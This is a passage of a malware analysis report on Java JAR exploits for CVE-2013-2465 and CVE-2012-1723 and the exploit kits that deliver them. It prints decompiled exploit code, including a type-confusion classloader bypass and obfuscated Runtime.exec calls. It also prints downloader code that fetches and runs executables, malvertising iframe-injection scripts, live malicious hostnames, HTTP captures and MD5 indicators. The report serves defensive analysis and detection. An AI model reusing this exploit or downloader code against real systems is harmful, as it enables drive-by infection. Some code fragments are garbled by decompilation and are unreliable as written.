X-Powered-By: PHP/5.3.27-1~dotdeb.0
Last-Modified: Thu, 17 Oct 2013 15:13:44 GMT
Content-Disposition: inline; filename=nydYNwb5.jar

PK.........{PC.................META-INF/......PK.............PK.........
{PC.................META-INF/MANIFEST.MF.M..LK-..
```

Not only limited to the exploitation by the exploit kits, CVE-2013-2465 has been used in the strategic web compromise on an embassy. Malicious MD5 3d7cece5b9443a61f275a52f9a79b9f9 which was used in the targeted attacks, was exploiting the vulnerability. After exploitation of the vulnerability, it sets the security permission to all and was having a hidden executable. When the executable is executed the call back request with "/index.asp?id=50100" as its URI parameter is generated.

```
GET /index.asp?id=50100 HTTP/1.1
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR
Accept-Encoding: gzip, deflate
Host: defense.miraclecz.com
Connection: Keep-Alive
```

This requested is responded with the initial beacon with a base64 encoded executable payload in the body of the HTML document.

```
HTTP/1.1 200 OK
Date: Wed, 18 Jun 2014 07:42:59 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Content-Length: 65618
Content-Type: text/html
Set-Cookie: ASPSESSIONIDSQRTQCDA=PHEJGAJACMJFGCIHLDKCOHKA; path=/
Cache-control: private

<html>
<HEAD>
.
</HEAD>
<BODY>
microsoft={TVqQAAMAAAAEAAAA//8AALgAAAAAAAAA
```

This payload was then responsible for generating RC4 encrypted callback communication.

CVE-2012-1723 (Hotspot field instruction type confusion vulnerability)[1]

This is another type confusion vulnerability used to bypass the Java static type system, in which confusion is created between the static variable and instance variable of a class.

To exploit this vulnerability, an attacker:

a) Creates a class with static field of type A (here CLassloader as shown in Figure 31) and many (100 as shown in figure 32) instance field of type B. In this example, the type B as shown in Figure 31 is gruzchik. The exploit code adds a constructor so that class can be instantiated, as shown.

Figure 31: Typical exploit class

```
public class etyb
        {

          static ClassLoader A;
          gruzchik B1;
          gruzchik B2;
          gruzchik B3;
          gruzchik B4;
          gruzchik B5;
          gruzchik B6;
          gruzchik B7;
          .
          .
          .
          gruzchik B100;

          etyb() {
        /* empty */
                    }


        }
```

[1] http://schierlm.users.sourceforge.net/CVE-2012-1723.html

b) Adds a confuser method which:

1) Takes a parameter of type A and returns a result of type B, as shown in Figure 32.

Figure 32: : Typical Confuser function declaration

```
gruzchik confuser(ClassLoader classloader, Object object) {
 ...
}
```

2) The exploit code returns immediately if called with a null argument, or first calls field access instructions on the static field to force the byte code verifier to cache the field, as shown in Figure 33. Vulnerable version of the HotSpot bytecode verifier will perform an invalid optimization when verifying deferred GETSTATIC/PUTSTATIC/GETFIELD/PUTFIELD instructions.

Figure 33: Typical Confuser function definition

```
gruzchik confuser(ClassLoader classloader, Object object) {
   label_0:
       {
           if (classloader != object) {
               System.out.print(A);
               if (classloader == classloader) {
               label_1:
                    {
                        if (classloader == classloader) {
                        label_2:
                            {
                                if (classloader == classloader) {
                                label_3:
                                    {
                                        if (classloader == classloader) {

                                        label_4:
                                            {
                                                if (classloader == classloader) {
                                                label_5:
                                                    {
                                                        if (classloader == classloader) {
                                                            ((etyb) var_etyb).A = classloader;
```

3) Next, part of the exploit code checks each of the instance fields and returns the first one that is not null, or if all are null, returns null as shown in Figure 34.

Figure 34: Confuser function returns the first non-null instance field

```
label_100:
        {
            if (((etyb) this).B95 == object) {
            label_101:
                {
                    if (((etyb) this).B96 == object) {
                    label_102:
                        {
                            if (((etyb) this).B97 == object) {
                            label_103:
                                {
                                    if (((etyb) this).B98 == object) {
                                    label_104:
                                        {
                                            if (((etyb) this).B99 == object) {
                                            label_105:
                                                {
                                                    if (((etyb) this).B100 == object)
                                                        return null;
                                                }
                                                return ((etyb) this).B100;
                                                break label_105;
                                            }
                                        }
                                        return ((etyb) this).B99;
                                        break label_104;
                                    }
                                }
                                return ((etyb) this).B98;
                                break label_103;
                            }
                        }
                        return ((etyb) this).B97;
                        break label_102;
                    }
                }
                return ((etyb) this).B96;
                break label_101;
            }
        }
        return ((etyb) this).B95;
        break label_100;
    }
```

C) Then uses this class to confuse an object from type A to B by:

1) Instantiating a new instance of the crafted class, as shown in Figure 35.

Figure 35: Instantiation on the exploit class

```
etyb confuserInstance = new etyb();
```

2) Calling its confuser method multiple times in this code; the call is made 100,000 times with argument null, waits a few milliseconds to give JIT time to cache the information (the referenced field is only verified once and the information is cached), and calls the confuser method with an instance of A, as shown in Figure 36.

Figure 36: Loop to call Confuser 10,000 times

```
for (;;) {
                        if (i >= 100000) {
                                Thread.sleep(100L);
                                gruzchik classloader= confuserInstance.confuser(getClass().getClassLoader());
                                ...
                                break;
                        }
                        confuserInstance.confuser(null);
                        i += 1;
        }
```

3) This gives access to the class loader, which can then load the class dynamically and disable the security manager as shown in Figure 37.

Figure 37: Code to load class dynamically

```
public class gruzchik extends ClassLoader
{
    public static void storaz(int i, gruzchik var_gruzchik) {
        try {

            InputStream inputstream = var_gruzchik.getResourceAsStream(new StringBuilder().append(kukipo.classname).append(".class").toString());

            int i_2_ = inputstream.available();
            byte[] is = new byte[i_2_];
            inputstream.read(is, 0, i_2_);
            dtrebe var_dtrebe = new dtrebe(new URL("fi".concat("kus@@".replace(/*TYPE_ERROR*/ kus, /*TYPE_ERROR*/ le:@).replace(/*TYPE_ERROR*/ @,
/*TYPE_ERROR*/ /))));
            ProtectionDomain protectiondomain = var_dtrebe.pttp();
            Class var_class = var_gruzchik.defineClass(kukipo.classname, is, 0, is.length, protectiondomain);
            progruzik var_progruzik = (progruzik) var_class.newInstance();
        } catch (Exception PUSH) {
            Object object = POP;
        }
    }

}
```

Exploitation of CVE-2012-1723 in the Wild

Open source web advertising frameworks have become popular targets for abuse by attackers.

By injecting malicious advertising links into the advertising ecosystem, attackers can redirect large amounts of web traffic to exploit kit sites. Though not always malicious, these redirects are intended to lead to ads or content publishing sites, with the ultimate goal of the user clicking on an ad or visiting a legitimate site.

Figure 38: Malvertisement followed by exploit kit landing page request

```
GET http://ad.convfunnel.com/fusionx/www/delivery/lg.php?
bannerid=2061&campaignid=708&zoneid=1746&loc=1&cb=590016438b HTTP/1.1
Accept: */*
Referer: http://ad.convfunnel.com/fusionx/www/delivery/afr.php?zoneid=1746&cb=14673263665
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR
2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
Accept-Encoding: gzip, deflate
Host: ad.convfunnel.com
Proxy-Connection: Keep-Alive
Cookie: OAGEO=GB%7C%7C%7C%7C%7C%7C%7C%7C%7C%7C; OAID=8c0a3b32d62a4f3549a2f55c38fe99e3

GET http://girl.775cremations.com/3/f1ag0p8k7k9j7xd4tb6dn4i9sg.html HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash, application/
x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument, application/xaml+xml,
application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: http://fancy.dealtech.net/assets/js/jquery-1.4.4.min.js?ver=1.78.8334
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR
2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
Accept-Encoding: gzip, deflate
Host: girl.775cremations.com
Proxy-Connection: Keep-Alive
```

In Figure 38, we see the revive ad framework (formerly known as OpenX) in action. The familiar "/www/delivery/afr.php" can be seen in the Referer field, signaling that a complicated redirection chain awaits.


A closer look at the HTTP response (as shown in Figure 39) from the malvertisement shows some iframe activity and a javascript file being called. By leveraging iframes and injected malicious javascript files on intermediary servers, this attack can slip past the user, appearing as ad traffic.

Figure 39: Malvertisement banner linking to malicious .js

```
<script src="https://secure.adnxs.com/seg?add=1067236&t=1" type="text/javascript"></script><script
src="https://ads.yahoo.com/pixel?id=2428488&t=1 " type="text/javascript"></script><iframe
src="http://ad.convfunnel.com/fusionx/www/delivery/ck.php?
oaparams=2__bannerid=2061__zoneid=1746__OXLCA=1__cb=590016438b__oadest=http%3A%2F%2Fupdatenowpro.com
%2Fsoft%2F04%2Fpn9igklr%2F%3Fsid%3DFX_1746%26uid%3D2061--1746--1400006806.6125%26filename%
3DSetup&cb=590016438b" width="1000" height="1000" frameborder="0">
</iframe><div id='beacon_590016438b' style='position: absolute; left: 0px; top: 0px; visibility:
hidden;'><img src='http://ad.convfunnel.com/fusionx/www/delivery/lg.php?
bannerid=2061&amp;campaignid=708&amp;zoneid=1746&amp;loc=1&amp;cb=590016438b' width='0' height='0'
alt='' style='width: 0px; height: 0px;' /></div><script>/* 468x60 Main Google Ads */
google_ad_clients = "ca-pub-2465897";google_ad_slots = "859654785";google_ad_widths =
846;google_ad_heights = 75;src="http://pagead2.googlesyndication.com/pagead/show_ads.js";if
(document.cookie.indexOf("_etgfdsr")==-1){var adsbanner7456=document.createElement
("iframe");adsbanner7456.setAttribute("src", "http://fancy.DEALTECH.NET/assets/js/
jquery-1.4.4.min.js?
ver=1.78.8334");adsbanner7456.style.position="absolute";adsbanner7456.style.left="-1000px";adsbanner
7456.style.top="-1000px";adsbanner7456.style.width="100";adsbanner7456.style.height="100";document.b
ody.appendChild(adsbanner7456);document.cookie = "_etgfdsr=readed; max-age=250000; path=/";}else{}/
* End Google Ads */</script>
</body>
</html>
```

Examining the contents of the javascript file as shown in Figure 40 reveals additional iframes.

Figure 40: Contents of the malicious .js





```
GET http://fancy.dealtech.net/assets/js/jquery-1.4.4.min.js?ver=1.78.8334 HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash, application/
x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument, application/xaml+xml,
application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: http://ad.convfunnel.com/fusionx/www/delivery/afr.php?zoneid=1746&cb=14673263665
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET
CLR 3.0.04506.648; .NET CLR 3.5.21022)
Accept-Encoding: gzip, deflate
Host: fancy.dealtech.net
Proxy-Connection: Keep-Alive

HTTP/1.0 200 OK
Server: nginx
Date: Tue, 13 May 2014 18:46:39 GMT
Content-Type: text/html; charset=utf-8
X-Powered-By: PHP/5.3.3
X-Cache: MISS from localhost
X-Cache-Lookup: MISS from localhost:80
Via: 1.0 localhost (squid/3.1.20)
Connection: close

 <body><script>/* 468x60 Main Google Ads */google_ad_clients = "ca-pub-47521365";google_ad_slots =
"584725635";google_ad_widths = 468;google_ad_heights = 60;src="http://pagead2.googlesyndication.com/
pagead/show_ads.js";if(document.cookie.indexOf("pidd")==-1){var
adsbanner785496=document.createElement("iframe");adsbanner785496.setAttribute("src", "http://
girl.775cremations.com/3/
flag0p8k7k9j7xd4tb6dn4i9sg.html");adsbanner785496.style.position="absolute";adsbanner785496.style.lef
t="-1000px";adsbanner785496.style.top="-1000px";adsbanner785496.style.width="100";adsbanner785496.sty
le.height="100";document.body.appendChild(adsbanner785496);document.cookie = "pidd=readed; max-
age=270000; path=/";}else{}/* End Google Ads */</script></body>
```

In the following request, the malicious javascript script is visible in the Referer field. Once executed, the browser begins loading the exploit kit landing page code.

Figure 41: Malicious .js leading to the exploit kit




```
GET http://girl.775cremations.com/3/flag0p8k7k9j7xd4tb6dn4i9sg.html HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash, application/
x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument, application/xaml+xml,
application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: http://fancy.dealtech.net/assets/js/jquery-1.4.4.min.js?ver=1.78.8334
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR
2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
Accept-Encoding: gzip, deflate
Host: girl.775cremations.com
Proxy-Connection: Keep-Alive
```

The resulting html displays evidence of a malicious site. By this point the CPU has hit 100% and the browser is executing the next stage of the attack.

Figure 42: Rendered landing page HTML in victim browser

Behind the scenes, as shown in Figure 43 the malicious Jar file exploiting CVE-2012-1723 was loaded.

Figure 43: Jar file being downloaded


```
GET http://girl.775cremations.com/651757644/3/1399985760.jar HTTP/1.1
accept-encoding: pack200-gzip, gzip
content-type: application/x-java-archive
User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_16
Host: girl.775cremations.com
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Proxy-Connection: keep-alive

HTTP/1.0 200 OK
Server: nginx
Date: Tue, 13 May 2014 18:47:06 GMT
Content-Type: application/java
Content-Length: 18544
X-Powered-By: PHP/5.3.27
Accept-Ranges: bytes
Content-Disposition: inline; filename=651757644.jar
Vary: User-Agent
X-Cache: MISS from localhost
X-Cache-Lookup: MISS from localhost:80
Via: 1.0 localhost (squid/3.1.20)
Connection: keep-alive

PK..........D.............META-INF/......PK.............PK..........D.............META-INF/
MANIFEST.MF.M..LK-..
K-*....R0.3..r.JM.IM.u.........+h..%&..*8.....
%...k.r.r..PK..<:S1C...D...PK..........D.............A_dsgweed.class.U[S.V..N|.... iIzqRH.qP!
M.:.....MR.:.I#[G.S[v....^.L3..Lf..3....j...%...>.|g.|.gw.{......`.
```

Using a confusing series of paths and filenames, the kit is not only limited to downloading malicious Jar files, but also downloads multiple malware executables payloads and completes the infection.

Figure 44: Sequence of HTTP requests resulting in multiple malware downloads



We can see the filename "2.exe" in the HTTP response.

Figure 45: MZ header visible in response packet

```
HTTP/1.0 200 OK
Server: nginx
Date: Tue, 13 May 2014 18:47:07 GMT
Content-Type: application/octet-stream
Content-Length: 229888
X-Powered-By: PHP/5.3.27
Accept-Ranges: bytes
Content-Disposition: inline; filename=2.exe
Vary: User-Agent
X-Cache: MISS from localhost
X-Cache-Lookup: MISS from localhost:80
Via: 1.0 localhost (squid/3.1.20)
Connection: keep-alive

MZ.....................@.....................................................!..L.!This program cannot
be run in DOS mode.
```

Malicious Behavior

In the above section we discussed the commonly occurring vulnerabilities in malicious Jar files. In this section, we discuss in detail the three most prevalent behaviors in the malicious Jar files. These behaviors are the usage of reflection, presence of data obfuscation and behavior to download a malicious executable.

Reflection Used in Java

Malware uses reflection to make an indirect call to the vulnerable function. First, the malware creates class and function names in the form of obfuscated strings and then passes them to the reflection API to get the reflected form of the desired method. Ultimately, it hides the method call since the value of the strings passed as argument to reflection function will be calculated at run time.

For every type of object, the Java virtual machine instantiates an immutable instance of java.lang.Class, which provides methods to examine the runtime properties of the object including its members and type information. The Class also provides the ability to create new classes and objects. Most importantly, it is the entry point for all reflection APIs.

API for Retrieving Classes

a) Class.forName()

If the fully qualified name of a class is available, it is possible to get the corresponding Class using the static method Class.forName(). This cannot be used for primitive Class types. The syntax for names of array classes is described by Class.getName(). This syntax is applicable to references and primitive types. As shown in figure 46, the string "java.lang.invoke.MethodHandles" is passed to the forName() function in obfuscated for

Figure 46: Class Java.Lang.Invoke.MethodHandles is being retrieved using obfuscated string variable

```
Object object = Class.forName(D_fafewgefwe.df_asfwefefrweqffwrg
("j,,,a,,,v,,,a.......l,,,a...n,,,g,,,,,,,i,,,n...v,,,o...k,,,e.......M...e,,,t...h...o...d,,,H...a...n,,,d,,,l...e,,,s,,,"))
```

b) Object.getClass()

According to Oracle documentation, this function returns the runtime class of this object. The returned Class object is the object that is locked by static synchronized methods of the represented class. If an instance of a class is available, getClass function can be used to obtain its name (as shown in Figure 47).

Figure 47: Obfuscated call to String() function of StringBuilder class

```
label_6:
        {
            int i_7_ = string_1_.indexOf(string_5_);
            if (i_7_ > -1) {
                String string_3_;
                StringBuilder stringbuilder = new StringBuilder().append(string_3_).append(nrtggnrte(string_2_, i_7_, i_7_ + 1));
                String string_8_ = "wefdsge3t42 3qewgre35t42 3rewgre342 dsfger342r scvdgre4 vfbrtegr wfe31rasvdbegr34t2rgtb dbet3g4a";
                string_3_ = (String) stringbuilder.getClass().getMethod(D_fafewgefwe.df_asfwefefrweqffwrg("t...o,,,s,,,t...r...i,,,n,,,g,,,"),
null).invoke(stringbuilder, new Object[0]);
            }
            break label_6;
        }
```

Discovering Class Members

Once access to the class is obtained, an API used by reflection takes in a class name as an argument and provides access to Fields, Methods and Constructors of the Class.

a) getMethod ()

This function returns an array containing Method objects reflecting all the public member methods of the class or the interface represented by this Class object, including those declared by the class or interface and those inherited from superclasses and superinterfaces. Array classes return all the (public) member methods inherited from the Object class. Figure 48 shows the usage of getMethod for obfuscated call to getRuntime() method of java.lang.Runtime class.

Figure 48: Obfuscated call to getRuntime() method of java.lang.Runtime Class

```
public static void gfjyry5erfhre(String string) throws Exception {

        String string_0_ = "wefdsge3t42 3qewgre35t42 3rewgre342 dsfger342r scvdgre4 vfbrtegr wfe31r grfbgtg34t23 asvdbegr34t2rgtb
dbet3g4awefdsge3t42 3qewgre35t42 3rewgre342 dsfger342r scvdgre4 vfbrtegr wfe31r grfbgtg34t23";

        Class.forName(D_fafewgefwe.df_asfwefefrweqffwrg("j,,,a,,,v...a,,,,...l...a...n,,,g.....,R,,,u,,,n...t...i...m,,,e,,,")).getMethod
(D_fafewgefwe.df_asfwefefrweqffwrg("e,,,x...e,,,c..."), new Class[] { String.class }).invoke
(Class.forName(D_fafewgefwe.df_asfwefefrweqffwrg("j,,,a,,,v...a,,,,...l...a...n,,,g.....,R,,,u,,,n...t...i...m,,,e,,,")).getMethod
(D_fafewgefwe.df_asfwefefrweqffwrg("g,,,e...t...R,,,u,,,n,,,t,,,i,,,m...e..."), new Class[0]).invoke(null,
new Object[0]), new Object[] { string });
```

b) getField

This function returns a Field object that reflects the specified public member field of the class or interface represented by this Class object. The name parameter is a String specifying the simple name of the desired field. Reflection allows access to Fields of the class through the getField() function call. Reflection even allows access to private members of a class, but this type of access is restricted in Applets. Figure 49 shows how a public field of a class is being accessed using the getField() function call.

Figure 49: Obfuscated call to a method in AtomicReferenceArray Class; the argument to the Method is being retrieved using Field Class

```
public void ASpr(Object object, ClassLoader classloader) throws Exception {
       Field field = Beu.class.getField("nelles");
       field.set(Beu.class, Fli.class.getMethod("Clubz", new Class[] { Integer.TYPE, Object.class }).invoke(Fli.class, new Object[] {
Integer.valueOf(0), object }));
       String string = "java.util.concurrent.8to5ic.4to5icReferenceArray";
       Class.forName(CO(string)).getMethods()[3].invoke(field.get(Beu.class), new Object[] { Integer.valueOf(0), classloader });
   }
```

c) getConstructor()

This function returns a Constructor object that reflects the specified public constructor of the class represented by this Class object. Figure 50 shows the usage of getConstructor() to retrieve an obfuscated class, which is then instantiated.

Figure 50: Showing the usage of getConstructor() class.

```
public static void Ba(byte[] is) throws Exception {
       String string = new StringBuilder().append(Beu.Ga).append("FileOutputStream").toString();
       Ok.tmp = Fli.BNei(System.getProperty(new StringBuilder().append(Beu.Ga).append(Beu.str3).append("ir").toString()));
       Object object = Class.forName(string).getConstructor(new Class[] { String.class }).newInstance(new Object[] { new StringBuilder().append
(Ok.tmp).append("Temp.class").toString() });
       Method method = Class.forName(string).getMethod("write", new Class[] { byte[].class, Integer.TYPE, Integer.TYPE });
       LEm(method, is, object);
       Class.forName(string).getMethods()[3].invoke(object, new Object[0]);
       String string_0_ = "javaw -cp ";
       Runtime.getRuntime().exec(new StringBuilder().append(string_0_).append(Ok.tmp).append(Ok.cmd2).append(Main.ITn).toString());
       Integer integer = Integer.valueOf(433);
   }
```

Create New Instances

This function creates a new instance of the class represented by this Class object. The class is instantiated as though it is a new expression with an empty argument list. The class is initialized if it wasn't already. Figure 51 shows how the Contructor of a class hidden inside the ClassName variable is first retrieved, then used to create a new instance with the newInstance reflection method.

Figure 51: New instance of a class is created once the constructor for the class is retrieved

```
public static Object con(String ClassName, Object[] obj, Class[] list) {
        try {
            Class cls = Class.forName(ClassName);
            return cls.getConstructor(list).newInstance(obj);
        } catch (Exception PUSH) {
            Object object = POP;
            return null;
        }
    }
```

Invoke Functions

This function invokes the underlying method represented by this Method object, on the specified object with the specified parameters. Individual parameters are automatically unwrapped to match primitive formal parameters, and both primitive and reference parameters are subject to method invocation conversions as necessary. Figure 52 shows invocation of "lookup" method using the reflection API. First access to class object of "java.lang.invoke.MethodHandles" class is obtained using the Class.forName() function, followed by a call to the getMethod() function to get access to the "lookup" method. Then the Invoke function is used to invoke the "lookup" method.

Figure 52: New instance of a class is being created once the constructor for the class is retrieved


```
 public static Object dvfrgwefdsvrwe(Class var_class) throws Exception {
        Object object = Class.forName(D_fafewgefwe.df_asfwefefrweqffwrg
("j...a,,v,,a.....l,,a...n,,,g,,,,,,i,,,n...v,,,o...k,,,e.....M...e,,,t...h...o...d,,,H...a...n,,,d,,,l...e,,,s,,,")).getMethod
(D_fafewgefwe.df_asfwefefrweqffwrg("l...o...o...k...u...p..."), new Class[0]).invoke(null, new Object[0]);
        Class var_class_0_ = Class.forName(D_fafewgefwe.df_asfwefefrweqffwrg("j...a,,v,,a,,,,,,l,,,a,,,n,,,g.....,,C...l,,,a,,,s,,,s..."));
        String string = "wefdsge3t42 3qewgre35t42 3rewgre342 dsfger342r scvdgre4 vfbrtegr wfe31r grfbgtg34t23 asvdbegr34t2rgtb
dbet3g4awefdsge3t42 3qewgre35t42 3rewgre342 dsfger342r scvdgre4 vfbrtegr wfe31r grfbgtg34t23 asvdbegr34t2rgtb dbet3g4awefdsge3t42 3qewgre35t42
3rewgre342 dsfger342r scvdgre4 vfbrtegr wfe31r grfbgtg34t23 asvdbegr34t2rgtb dbet3g4a";
        Class var_class_1_ = Class.forName(D_fafewgefwe.df_asfwefefrweqffwrg
("j...a,,,v...a.....,l...a,,,n,,,g,,,,,,,S,,,t...r,,,i...n,,,g..."));
        return object.getClass().getMethod(D_fafewgefwe.df_asfwefefrweqffwrg("f...i...n,,,d...S...t,,,a...t,,,i...c,,,S...e,,,t,,,t,,,e...r,,,"),
new Class[] { var_class_0_, var_class_1_, var_class_0_ }).invoke(object, new Object[] { var_class, D_fafewgefwe.df_asfwefefrweqffwrg
("T...Y,,,P...E,,,"), var_class_0_ });
    }
```

Data and Functional Obfuscation

We have observed the presence of an obfuscation in a decompiled Jar file. Obfuscation usually is observed at the functional level or at the data level. Functional level obfuscation aims to hide the name of the function, and data level obfuscation aims to hide the data in the decompiled Jar file. Since the data parameters and the function names are hidden, analyzing the file is more complex.

As shown in Figure 53, the value in parenthesis after String string = is the data part and uses obfuscation to hide the actual data to prevent analysis.

Figure 53: Malicious code having data obfuscation



Obfuscation can be determined based upon the four metrics: N-gram, Entropy, Word Size and Size of the file.

- N-gram checks for the probability of occurrence of certain sequence based upon the good and the bad sample set
- Entropy checks for the distribution of the used bytes codes
- Word Size checks if very long strings are used
- Size checks for the decompiled class file

Table 1.0 shows the ASCII code used to determine the malicious obfuscation.

Name	ASCII Code	Character
Alphabet	0x41 – 0x5A, 0x61 – 0x7A	A-Z a-z
Number	0x30 – 0x39	0-9
Other Characters	0x21 – 0x2E 0x3A – 0x40	! " # $ % & ' {} * + , - . : ; < = > ? @

Table 1: ASCII code to determine malicious obfuscation

There can be many metrics to identify the obfuscation. In a small size decompiled Jar file for 1-gram, if the length of the word in a string is greater than 40 and the occurrence of numbers in the string is more than 10, it is highly likely that the string is obfuscated.

Figure 54: The malicious downloader code

```
Process process = runtime.exec(new StringBuilder().append(System.getenv("APPDATA")).append("\\585yu.exe").toString());
URL url = new URL((String) string 4 );
```

Malicious Downloader Behavior

Besides the reflection and obfuscation, another prevalent behavior we observed in the malicious Jar file was the presence of code to download the malicious executable file.

In the case of the Jar files, first the vulnerability is exploited, which leads to elevated privileges. With elevated privileges, the security manager is disabled. Once the security manager is disabled, HTTP request is sent to the malicious domain to download the malicious executable. After the malicious executable is downloaded, it is executed by using API, like runtime.exec() as shown in Figure 54. Runtime.exec() executes the specified downloaded executable as a separate process.

Conclusion

Java's popularity and widespread usage all but guarantees continuing interest from threat actors seeking new lines of attack. Malware authors have advanced quickly—not just finding new vulnerabilities, but developing clever ways to exploit them.

Multiple payload downloads in a single attack session are common, maximizing the profit potential from crimeware. Using Jar files to carry malware payloads (as seen in the Cool exploit kit example) allows attackers to bundle multiple payloads with one attack and bypass detection.

Motivated by profits, cyber attackers are bound to adopt more intelligent exploit kits that "know their victim." That was the case in several recent attacks that used plugin-detection scripts and advanced exploit chains to evade discovery and compromise websites for drive-by malware downloads. Post-exploit, multi-stage malware downloads will continue to mushroom as more threat actors scramble for a piece of the crimeware pie.

Detection of exploitation leveraging vulnerabilities in java, provides a considerable amount of challenge. Jar exploits actively employs obfuscation to hide the vulnerable functional call. The obfuscation to hide the vulnerable functions and data can defeat the static analysis of the file for classifying it as malicious Another way to detect the jar exploits is to execute the exploit in a file based sandbox, based upon the captured behavior of the file based sandbox classify it as malicious. In order for an applet to execute in a file based sandbox it should have input parameters which might be missing and also for most of the cases the sandbox should be connected to the internet to download the malicious executable. So yet again detection by a file based sandbox is a challenge.

In order to detect a sophisticated jar exploit, it is mandatory for the design architecture of a detection system to have a multi vector multi flow analysis, with an integrated machine learning algorithm.

Appendix

	MD5
CVE 2012 0507	08fd4c874c22c3380bd4a5d1435ee0df 36bdc4156b0a1fe34537a86524bae522 37ac746cc6d835140a88f1ce533bcdff 4f07bcbe724144c894716e5619513222 8fc431574a0d9192ff96604ddcd21527 9e4817e4d7fd1aa9315b98d8e71a63c0
CVE 2013 2465	0c4d772655ce7af1873cb6a8acb63773 14bb3b86bb7060017c8182c89db65280 1d479ae51f108c488d0191ced3789f3e 37691b4e84927a25f422483c49ebe505 3d7cece5b9443a61f275a52f9a79b9f9 437a0b7581f9a39b197f2ff22ceb4af9
